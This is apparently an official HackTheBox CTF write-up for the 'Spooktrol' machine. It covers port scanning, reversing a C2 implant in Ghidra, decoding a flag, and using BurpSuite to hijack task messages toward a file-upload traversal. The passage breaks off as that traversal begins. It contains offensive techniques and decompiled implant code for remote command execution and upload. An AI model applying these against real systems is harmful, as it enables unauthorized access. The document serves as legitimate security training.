



HACKTHEBOX



Spooktrol

Prepared By: kavigihan

Machine Author(s): ippsec

Difficulty: **hard**

Classification: Official

Synopsis

Spooktrol is a hard-difficulty Linux machine that demonstrates exploitation of a malware C2 server. The tasking message is hijacked to upload a file using a directory traversal vulnerability. This vulnerability allows the SSH key to be written to the root user's `authorized_keys` file within the container. By exploiting the C2 framework's database, a task is written to another agent, granting access to a shell on the system.

Skills Required

- Basic Web Enumeration
- Basic Forensics Analysis
- Basic Database Enumeration

Skills Learned

- Enumerating APIs
- Reversing Unix executables using Ghidra
- Enumerating SQLite databases

Enumeration

From the `nmap` scan, we see three ports are open.

```
ports=$(nmap --open 10.129.96.46 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,); nmap 10.129.96.46 -p $ports -sv -sc -Pn --disable-arp-ping
```


<SNIP>

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp    open  http      uvicorn
|_http-server-header: uvicorn
| http-robots.txt: 1 disallowed entry
|_ /file_management/?file=implant
|_http-title: Site doesn't have a title (application/json).
2222/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 16:77:76:8a:65:a3:db:23:11:21:66:6e:e4:c3:f2:32 (RSA)
|   256  61:92:eb:7a:a9:14:d7:60:51:00:0c:44:21:a2:61:08 (ECDSA)
|_  256  75:c1:96:9c:69:aa:c8:74:ef:4f:72:bd:62:53:e9:4c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Two SSH servers are running on ports 22 and 2222, respectively. Next, the HTTP server on port 80 should be examined.



The HTTP server returns a JSON response. The `nmap` scan indicates that the server is running `uvicorn`, confirming it is a Python web server.

Fuzzing should be initiated next.

```

feroxbuster -u http://10.129.96.46

<SNIP>

422    GET      1l      2w      89c http://10.129.96.46/file_management/
404    GET      1l      2w      22c
http://10.129.96.46/file_management/%3Ffile=implant
404    GET      1l      2w      22c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200    GET      1l      1w      43c http://10.129.96.46/
200    GET      1l      1w      10c http://10.129.96.46/poll
405    GET      1l      3w      31c http://10.129.96.46/result
307    GET      0l      0w      0c http://10.129.96.46/file_upload =>
http://10.129.96.46/file_upload/

```

Several routes are discovered: `file_management/`, `/poll`, `/result`, and `/file_upload`. We start examining the `/file_management/` route further. The `feroxbuster` scan from above reveals the URL `http://10.129.96.46/file_management/%3Ffile=implant`.

```
curl 'http://10.129.96.46/file_management/?file=implant'
```

warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider
warning: "--output <FILE>" to save to a file.

When the URL is accessed using `curl`, binary data is returned. The data should be saved to a file for further investigation.

```
curl -s 'http://10.129.96.46/file_management/?file=implant' -o data  
file data
```


```
data: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically  
linked, for GNU/Linux 3.2.0,  
BuildID[sha1]=ce05777839d03f0df9cfcc82f20c437dd55e645e, with debug_info, not  
stripped
```


The file is an executable. Before importing it into Ghidra, the location of the `main` function should be identified for more targeted analysis.

```
readelf -s implant | grep main
```

```
257: 000000000085cc00 2200 OBJECT LOCAL DEFAULT 22 main_arena  
<SNIP>  
6619: 0000000000504ef0 447 FUNC WEAK DEFAULT 6 bind_textdomain_...  
6921: 0000000000400b80 16 FUNC GLOBAL DEFAULT 6 main  
7064: 0000000000467c20 18 FUNC GLOBAL DEFAULT 6 _ZNSt12domain_er...  
<SNIP>
```

The `main` function is located at memory address `0x400b80`. Ghidra should search for this address to locate the function and analyze its contents.





Following the `Spooky` function, we see a function called `decrypt_xor`.

```

local_290 = local_280;
local_280[0] = local_280[0] & 0xfffffffffff00;
/* try { // try from 00401ffa to 00402017 has its CatchHandler @ 0
std::__cxx11::basic_string<>::_M_replace((basic_string<> *)&local_2d0,0,0,"auth=",5)
decrypt_xor[abi:cxx11]((char *)&local_408);
uVar17 = 0x1;
if (local_290 != local_280) {
    uVar17 = local_280[0];
}

```

In that function, we see that something is being passed to the XOR($\wedge$) operation with `0x51` in a for loop.

```

if (uVar4 < uVar2 + 1) {
    /* try { // try from 00401c36 to 00401c
    std::__cxx11::basic_string<>::_M_mutate((basic_string
    pcVar3 = *(char **)param_1;
}
pcVar3[uVar2] = bVar1 ^ 0x51;
in_RSI = in_RSI + 1;
*(ulong *) (param_1 + 8) = uVar2 + 1;
*(undefined *) (*(long *) param_1 + 1 + uVar2) = 0;
bVar1 = *in_RSI;
}
return param_1;

```

Upon returning to the `Spooky` function in the address window, an address buffer named `FLAG` is found just before the `decrypt_xor` function.

```

11 48 8d 44      LEA      RAX,[local_408,[RSP + 0x00]]
    24 60
04 48 8d 35      LEA      RSI,[FLAG]
    45 a1 45 00
0b 48 89 c7      MOV      RDI,RAX
0e 48 89 44      MOV      qword ptr [RSP + local_458],RAX
    24 10
13 e8 88 fb      CALL     decrypt_xor[abi:cxx11]
    ff ff
    } // end try from 00401ffa to 00402017
18 48 8b ac      MOV      RBP,qword ptr [RSP + local_290]
    24 d8 01
    00 00

```

Following that, we see it's holding some data.

```

                                FLAG
0085c150 04 19 12      undefine...
                                2a 03 62
                                27 62 3f ...
0085c150 04      undefinedl04h

```

And since this is what's been passed to the `decrypt_xor` function, we copy this byte array and attempt to XOR it with `0x51`.

```

>>> byte_array =
b'\x04\x19\x12\x2a\x03\x62\x27\x62\x3f\x36\x0e\x1c\x30\x22\x25\x34\x23\x2c'
>>> [chr(i^0x51) for i in byte_array]
['U', 'H', 'C', '{', 'R', '3', 'v', '3', 'n', 'g', '_', 'M', 'a', 's', 't', 'e',
'r', '}']

```

The resulting characters combined is the first flag.

```

>>> ''.join([chr(i^0x51) for i in byte_array])
'UHC{R3v3ng_Master}'

```

Further down the `Spooky` function, we see there is a function called `PrepareHTTP`.

```

/* PrepareHTTP(State&) */
undefined8 PrepareHTTP(State *param_1)
{
    long lVar1;

    curl_global_init(3);
    lVar1 = curl_easy_init();
    *(long *) (param_1 + 0x40) = lVar1;
    if (lVar1 != 0) {
        curl_easy_setopt(lVar1,0xd,5);
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x40,0);
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x51,0);
        curl_slist_append(0,"Content-Type: application/x-www-form-urlencoded");
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2727,0);
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x4e2b,CurlWrite_CallbackFunc_StdString);
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2711,param_1 + 0x78);
        curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x29,0);
    }
    return 1;
}

```

And that is preparing `curl` to perform a request. After that, there is a `PerformGET` function.

```

5      ((basic_string<> *)&local_318,0,local_310,"http://spo
6  local_32c = '\x01';
7  PrepareHTTP((State *)&local_368);
8  std::__cxx11::basic_string<>::basic_string((char *)local_3e8,(a
9      /* try { // try from 00402177 to 0040217b has
10     std::__cxx11::basic_string<>::basic_string((char *)&local_3c8,(
11         /* try { // try from 0040218e to 00402192 has
12     std::__cxx11::basic_string<>::basic_string((char *)&local_268,(
13         /* try { // try from 004021a5 to 004021a9 has
14     std::__cxx11::basic_string<>::basic_string((char *)&local_388,(
15     bVar10 = SUB81(&local_268,0);
16     bVar16 = SUB81(&local_388,0);
17     /* try { // try from 004021b0 to 004021bd has
18     PerformGET((State *)&local_368,bVar16,bVar10,(basic_string *)lo
19

```

We see it setting the `Content-Type` for the request inside the `PerformGET` function.

```

}
curl_easy_reset(*(undefined8 *) (param_1 + 0x40));
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0xd,5);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x40,0);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x51,0);
if (5 < *(ulong *) (param_1 + 0xa0)) {
    curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2726,*(undefined8 *) (param_1 + 0x98));
}
curl_slist_append(0,"Content-Type: application/x-www-form-urlencoded");
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2727,0);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x4e2b,CurlWrite_CallbackFunc_StdString);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2711,param_1 + 0x78);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x29,0);
curl_easy_setopt(*(undefined8 *) (param_1 + 0x40),0x2712,local_88);
uVar1 = curl_easy_perform(*(undefined8 *) (param_1 + 0x40));
*(undefined4 *) (param_1 + 0x48) = uVar1;
uVar4 = *(ulong *) (param_1 + 0x80);
if ((basic_string *) (param_1 + 0x78) != param_1) {

```

A bit further down, we see this is expecting for JSON data, especially a parameter called `task`, and based on that value, it goes to a switch statement.

```
/* try { // try from 004023ef to 004023f3 has its CatchHandler @ 00402d5e */
nlohmann::basic_json<>::parse<>(local_418, (basic_string *)&local_3c8, (function)bVar9, true, fa
;
nlohmann::basic_json<>::operator=(local_428, (basic_json)local_418);
nlohmann::basic_json<>::~~basic_json(local_418);
if (local_258[0] != (code *)0x0) {
    (*local_258[0])(&local_268, &local_268, 3);
}

/* try { // try from 0040242b to 0040264a has its CatchHandler @ 00402e34 */
json_body = nlohmann::basic_json<>::operator[]<char_const>(local_428, "task");
id = 0;
nlohmann::detail::from_json<>(json_body, (int *)&id);
switch(id) {
case 0:
    __printf_chk(1, "No tasks...\n");
    break;
case 1:
```

For better understanding, the `task` value has been renamed to `id` from within Ghidra, and the JSON-decoded payload has been renamed to `json_body`.

If the `id` is 0, then it prints `No tasks`. If the `id` is 1, it gets an argument performing `exec` on it and then perform a POST request with `PerformPOST` function. We also see that the string `id` is being passed to this argument. This is executing the `id` command and posting the result through a POST request to the C2.

```
break;
case 1:
    if ((local_428[0] == (basic_json<>)0x1) &&
        (bVar19 = nlohmann::basic_json<>::contains<>(local_428, "arg1"), bVar19)) {
        /* try { // try from 004028dc to 004028ed has its CatchHandler @ 00402e34 */
        json_body = nlohmann::basic_json<>::operator[]<char_const>(local_428, "arg1");
        nlohmann::basic_json<>::get_impl<>((basic_json<> *)local_3a8, (priority_tag)json_body);
        /* try { // try from 004028f9 to 004028fd has its CatchHandler @ 00402e9f */
        exec[abi:cxx11]((char *)&local_388);
        /* try { // try from 00402908 to 00402943 has its CatchHandler @ 00402e2f */
        json_body = nlohmann::basic_json<>::operator[]<char_const>(local_428, "id");
        local_430 = 0;
        nlohmann::detail::from_json<>(json_body, &local_430);
        __gnu_cxx::__to_xstring<>
            ((_func_int_char_ptr_ulong_char_ptr__va_list_tag_ptr *)&local_268, 0x5256d0,
             &DAT_00000010, 0xba, (char)local_430, in_R9B, in_stack_ffffffffffffb98);
        /* try { // try from 0040294d to 00402951 has its CatchHandler @ 00402de2 */
        PerformPOST((State *)&local_368, (basic_string *)&local_268, (basic_string *)&local_388);
        if (local_268 != local_258) {
            operator.delete(local_268);
        }
    }
}
```

If the `id` is set to 2, it issues a GET request to `arg1` and then opens a stream with `arg2`. This is a download capability.

```

break;
case 2:
if (((local_428[0] == (basic_json<>)0x1) &&
    (bVar19 = nlohmann::basic_json<>::contains<>(local_428,"arg1"), bVar19)) &&
    (bVar19 = nlohmann::basic_json<>::contains<>(local_428,"arg2"), bVar19)) {
    /* try { // try from 004027d3 to 004027d7 has its CatchHandler @ 00402e34 *
std::__cxx11::basic_string<>::basic_string((char *)&local_268,(allocator *)&DAT_005eb73
    /* try { // try from 004027e2 to 004027f1 has its CatchHandler @ 00402ed7 *
json_body = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg1");
nlohmann::basic_json<>::get_impl<>((basic_json<> *)&local_388,(priority_tag)json_body);
    /* try { // try from 00402803 to 00402807 has its CatchHandler @ 00402ed2 *
PerformGET((State *)&local_368,bVar15,bVar9,(basic_string *)&local_3e8,
    (basic_string *)&local_3e8);
if (local_388 != local_378) {
    operator.delete(local_388);
}
if (local_268 != local_258) {
    operator.delete(local_268);
}
    /* try { // try from 0040283e to 0040284d has its CatchHandler @ 00402e34 *
json_body = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg2");
nlohmann::basic_json<>::get_impl<>((basic_json<> *)&local_388,(priority_tag)json_body);
    /* try { // try from 00402859 to 0040285d has its CatchHandler @ 00402edc *
std::basic_ofstream<>::basic_ofstream
    ((basic_ofstream<> *)&local_268,(basic_string *)&local_388,0x30);
if (local_388 != local_378) {
    operator.delete(local_388);
}
    /* try { // try from 00402887 to 00402894 has its CatchHandler @ 00402c57 *
std::__ostream_insert<>((basic_ostream *)&local_268,local_3c8,local_3c0);
lVar6 = std::basic_filebuf<>::close();
if (lVar6 == 0) {
    /* try { // try from 00402c4d to 00402c51 has its CatchHandler @ 00402c57 *
std::basic_ios<>::clear
    ((basic_ios<> *)&local_268[-3] + (long)&local_268,
    *(uint *)((long)auStack_248 + (long)local_268[-3]) | 4);
}
std::basic_ofstream<>::~~basic_ofstream((basic_ofstream<> *)&local_268);
}
break;
case 3:
if (((local_428[0] == (basic_json<>)0x1) &&

```

If the `id` is set to 3, it gets a singular argument, `arg1`, and calls a function called `PerformUPLOAD`.

Taking a look at the `PerformUPLOAD` function, we see it's performing append from little string segments.

```

local_38[0] = '\0';
local_20 = *(long *) (in_FS_OFFSET + 0x28);
local_48 = local_38;
/* try { // try from 00410b46 to 00410eb7 has its CatchHandler @ 00410eb8 */
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"cu",2);
if (0x7fffffffffffffffU - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"rl",2);
if (0x7fffffffffffffffU - local_40 < 4) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48," -H ",4);
if (0x7fffffffffffffffU - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"\\Co",3);
if (0x7fffffffffffffffU - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"oki",3);
if (0x7fffffffffffffffU - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"e: ",3);
std::__cxx11::basic_string<>::_M_append
    ((basic_string<> *)&local_48,*(char **)(param_1 + 0x98),*(ulong *)(param_1 + 0xa0));
if (0x7fffffffffffffffU - local_40 < 5) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"\\' -X ",5);
if (0x7fffffffffffffffU - local_40 < 3) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"PUT",3);
if (0x7fffffffffffffffU - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48," -",2);
if (0x7fffffffffffffffU - local_40 < 2) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"F ",2);
if (0x7fffffffffffffffU - local_40 < 6) {
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"file=@",6);
std::__cxx11::basic_string<>::_M_append
    ((basic_string<> *)&local_48,*(char **)CONCAT71(in_register_00000031,param_2),
    (ulong)((char **)CONCAT71(in_register_00000031,param_2))[1]);

```

From those string segments, we see `curl` is used to upload a file using the `PUT` HTTP method. These string appends are assigned to the `local_48` variable, and then they are passed to a `system` function to get executed.

```

std::__throw_length_error(__basic_string::append);
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"pl",2);
if (1 < 0x7fffffffffffffffU - local_40) {
    std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"oa",2);
    if (0x7fffffffffffffffU - local_40 < 2) {
        /* WARNING: Subroutine does not return */
        /* try { // try from 00410ee1 to 00410f99 has its CatchHandler @ 00410eb
        std::__throw_length_error("basic_string::append");
        }
        std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"d/",2);
        system(local_48);
        if (local_48 != local_38) {
            operator.delete(local_48);
        }
        if (local_20 == *(long *) (in_FS_OFFSET + 0x28)) {
            return 1;
        }
        /* WARNING: Subroutine does not return */
        __stack_chk_fail_local();
    }
    /* WARNING: Subroutine does not return */
    std::__throw_length_error("basic_string::append");
}
}

```

Foothold

After the static analysis, we need to move to the dynamic analysis of the implant. We are going to use Docker for this. Specifically `ubuntu:12.04` image. The reason is that the modern GLIBC used in newer kernels is not supported for this implant. Hence, an older OS should be used to perform inspections.

```

sudo docker run -it --network host -v /etc/hosts:/etc/hosts:ro -v ./:/root
ubuntu:12.04 /bin/bash

root@kali:/#

```

Note that we are using the `host` Docker network here. This is essential for the implant to connect to the C2 server.

Also, we need to add the entry for `spooktro1.htb` to our `/etc/hosts` file and then mount it in the container so that the implant can reach the server correctly.

```

10.129.96.46    spooktro1.htb

```

```

root@kali:/# cd root
root@kali:~# ./implant
{"status":0,"id":3,"arg1":"whoami","result":"","target":"17ae52087794c0119978c68051fcc81c","task":1,"arg2":""}
null{"task":0}
No tasks...


```

Once we run the implant, we see some JSON output.

Traffic going from the implant should be sent through a proxy, BurpSuite, to see what's sent to the server.

To achieve this, we need to do two things.

- First, the entry for `spooktro1.htb` needs to be updated for `127.0.0.1 - 127.0.0.1` `spooktro1.htb`
- Start a listener on `burpsuite` to forward traffic to the `spooktro1` server IP. (This can be done by going to `Proxy -> Option -> Proxy Listener`)



After this setup, the requests going from the implant can be seen through the `BurpSuite`.

1	http://10.129.96.46	GET	/		200	168	JSON
2	http://10.129.96.46	GET	/		200	168	JSON
3	http://10.129.96.46	GET	/?hostname=kali	✓	200	135	JSON
4	http://10.129.96.46	GET	/poll		200	236	JSON
5	http://10.129.96.46	POST	/result	✓	200	128	text
6	http://10.129.96.46	GET	/poll		200	135	JSON
7	http://10.129.96.46	GET	/poll		200	135	JSON
8	http://10.129.96.46	GET	/poll		200	135	JSON
9	http://10.129.96.46	GET	/poll		200	135	JSON
10	http://10.129.96.46	GET	/poll		200	135	JSON
11	http://10.129.96.46	GET	/poll		200	135	JSON
12	http://10.129.96.46	GET	/poll		200	135	JSON

The data revived from the server can be seen at the first request to the `/poll` endpoint.

# ^	Host	Method	URL	Params	Edited	Status
4	http://10.129.96.46	GET	/poll			200
5	http://10.129.96.46	POST	/result	✓		200
6	http://10.129.96.46	GET	/poll			200
7	http://10.129.96.46	GET	/poll			200
8	http://10.129.96.46	GET	/poll			200
9	http://10.129.96.46	GET	/poll			200
10	http://10.129.96.46	GET	/poll			200
11	http://10.129.96.46	GET	/poll			200
12	http://10.129.96.46	GET	/poll			200
13	http://10.129.96.46	GET	/poll			200
14	http://10.129.96.46	GET	/poll			200
15	http://10.129.96.46	GET	/poll			200

Request

Response

Pretty

Raw

Hex

Render

```

1 HTTP/1.1 200 OK
2 date: Fri, 14 Mar 2025 18:22:33 GMT
3 server: uvicorn
4 content-length: 110
5 content-type: application/json
6
7 {
8   "status":0,
9   "id":4,
10  "arg1":"whoami",
11  "result":"",
12  "target":"19c4a412bf6ad4f5212b803c15cbddba",
13  "task":1,
14  "arg2":""
15 }

```

Based on our static analysis, when the `task` is set to `1`, the implant will execute whatever is in the `arg1`, in this case, `whoami`. The contents of the response body must be changed to identify what happens with other task IDs.

To achieve this, a search and replace rule must be added from within BurpSuite. (This can be done by going to `Proxy -> option -> HTTP match and replace rules`)

Settings mode

Bambda mode

?

Type

Response body

Comment

Match

"task":1

Replace

"task":3

☐ Regex match

The `"task":1` must be changed to `"task":3` to see what happens when the implant receives it. Once this is set up, the implant must be executed again.

```
root@kali:~# ./implant
```

```
{"status":0,"id":9,"arg1":"whoami","result":"","target":"17d86e2c502f37cae3aec674ec95082c","task":3,"arg2":""}
sh: 1: curl: not found
{"status":0,"id":9,"arg1":"whoami","result":"","target":"17d86e2c502f37cae3aec674ec95082c","task":3,"arg2":""}
```

It throws an error saying `curl not found`, which confirms that with `task` ID 3, it will try to perform an HTTP request through `curl`. Since `curl` is not found inside the docker container, we must upload a static `curl` [binary](#) to `/usr/bin/curl`.

```
sudo docker cp curl 7f5b7826699c:/usr/bin/curl
```

Check the container ID with `docker ps` to ensure you are copying it to the correct container.

Then, you need to give it execution permissions inside the container.

```
root@kali:~# chmod +x /usr/bin/curl
```

After this setup, the implant must be executed again.

```
root@kali:~# ./implant
```

```
{"status":0,"id":10,"arg1":"whoami","result":"","target":"107493dee09bae57ad61715536a99832","task":3,"arg2":""}
curl: (26) Failed to open/read local data from file/application
```

This time, we can confirm it is trying to read a local file and upload it to the server from this, just like we analyzed from the static analysis of the implant. According to our analysis, the file that will be uploaded is specified in `arg1`. So, if this were the case, it would be `whoami`.

Hence, a new file called `whoami` must be created, and the implant should be executed again.

```
root@kali:~# echo hello > whoami
root@kali:~# ./implant
```

```
{"status":0,"id":11,"arg1":"whoami","result":"","target":"1aa23397b288cd570aec97ba7f0efca","task":3,"arg2":""}
{"message":"File upload successful /file_management/?file=whoami"}
```

We get a `File upload successful` message from the implant with the route to the server where the file was uploaded.

Upload request from `BurpSuite`:

```
Request  Response
Pretty  Raw    Hex
1 PUT /file_upload/ HTTP/1.1
2 Host: spooktrol.htb
3 User-Agent: curl/8.10.1
4 Accept: */*
5 Cookie: auth=1aa23397b288cd570aec97ba7f0efca
6 Content-Length: 216
7 Content-Type: multipart/form-data;
  boundary=-----cWCw4deA5F0pXu8as34lmx
8 Connection: keep-alive
9
10 -----cWCw4deA5F0pXu8as34lmx
11 Content-Disposition: form-data; name="file"; filename="whoami"
12 Content-Type: application/octet-stream
13
14 hello
15
16 -----cWCw4deA5F0pXu8as34lmx--
17
```

Notice that the filename is set to `whoami`, which is the input we control. We should attempt to check if we can tamper with the filename. To test this, we will send this request to the repeater within BurpSuite.

```
Request
Pretty  Raw    Hex
5 Cookie: auth=1aa23397b288cd570aec97ba7f0efca
6 Content-Length: 234
7 Content-Type: multipart/form-data; boundary=-----cWCw4deA5F0pXu8as34lmx
8 Connection: keep-alive
9
10 -----cWCw4deA5F0pXu8as34lmx
